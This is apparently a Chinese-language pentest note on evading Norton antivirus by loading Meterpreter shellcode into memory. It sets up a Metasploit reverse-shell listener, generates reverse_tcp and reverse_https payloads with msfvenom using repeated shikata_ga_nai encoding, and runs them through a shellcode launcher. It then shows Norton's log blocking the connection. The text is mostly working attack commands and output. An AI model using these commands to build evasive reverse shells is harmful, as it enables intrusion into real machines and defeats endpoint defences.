

## Shellcode 载入内存免杀

绕过诺顿主动、表面、通信拦截

## 创建 MSF 监听

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set lport 8080
lport => 8080
msf exploit(multi/handler) > set lhost 192.168.241.132
lhost => 192.168.241.132
msf exploit(multi/handler) > options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  PAYLOAD   windows/meterpreter/reverse_tcp
  LHOST     192.168.241.132
  LPORT     8080


Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process
  LHOST     192.168.241.132
  LPORT     8080

Exploit target:

  Id  Name
  --  --
  0   Wildcard Target


msf exploit(multi/handler) > exploit
```



## 生成 shellcode

msfvenom -p windows/meterpreter/reverse\_tcp lhost=192.168.241.132

lport=8080 -e x86/shikata\_ga\_nai -i 5 -f raw > test.c



-p: 指定 payload;

-e: 指定编码方式;

-i: 编译次数;

-b: 去除指定代码，一般是空代码或者错误代码;

lhost: 指定本机 IP;


lport: 指定本机监听端口;

-f: 指定生成格式;

-o: 指定生成输出后存储文件的位置

## shellcode 执行盒执行

[https://github.com/clinicallyinane/shellcode\\_launcher/](https://github.com/clinicallyinane/shellcode_launcher/)



备注：窗口关闭后 session 掉线


诺顿查杀情况



表面过掉



通信拦截



安全历史记录 - 高级详细信息

警报摘要

严重性	活动	日期和时间	状态	推荐的操作
高	阻止了 192.168.241.132 的入侵企图	2019/4/8 22:14:53	已阻止	不需要操作

高级详细信息

IPS 警报名称	System Infected: Meterpreter Reverse TCP
默认操作	不需要操作
采取的操作	不需要操作
攻击电脑	192.168.241.132, 8080
目标地址	WIN-AEIEUJLFM03 (192.168.241.130, 51485)
源地址	192.168.241.132
通信说明	TCP, http-proxy

来自 192.168.241.132 的网络通信与已知攻击的特征相匹配。攻击由 \DEVICE\HARDISK\OLUME1\USERS\ASUS\Desktop\shellcode\_launcher-master

操作

运行 Norton Power Eraser

不再提醒我

风险管理

更多信息

[如何检测风险](#)

[入侵防护](#)

安全历史记录

关闭






```
File Edit View Search Terminal Help
root@kali: ~

Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 603 (iteration=0)
x86/shikata_ga_nai succeeded with size 630 (iteration=1)
x86/shikata_ga_nai succeeded with size 657 (iteration=2)
x86/shikata_ga_nai succeeded with size 684 (iteration=3)
x86/shikata_ga_nai succeeded with size 711 (iteration=4)
x86/shikata_ga_nai chosen with final size 711
Payload size: 711 bytes

root@kali:~# msfvenom -p windows/meterpreter/reverse_https lhost=192.168.241.132
lport=443 -e x86/shikata_ga_nai -i 5 -f raw > test2.c
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
ad
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 5 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 498 (iteration=0)
x86/shikata_ga_nai succeeded with size 525 (iteration=1)
x86/shikata_ga_nai succeeded with size 552 (iteration=2)
x86/shikata_ga_nai succeeded with size 579 (iteration=3)
x86/shikata_ga_nai succeeded with size 606 (iteration=4)
x86/shikata_ga_nai chosen with final size 606
Payload size: 606 bytes
root@kali:~#
```

## 运行上线



## 提权失败



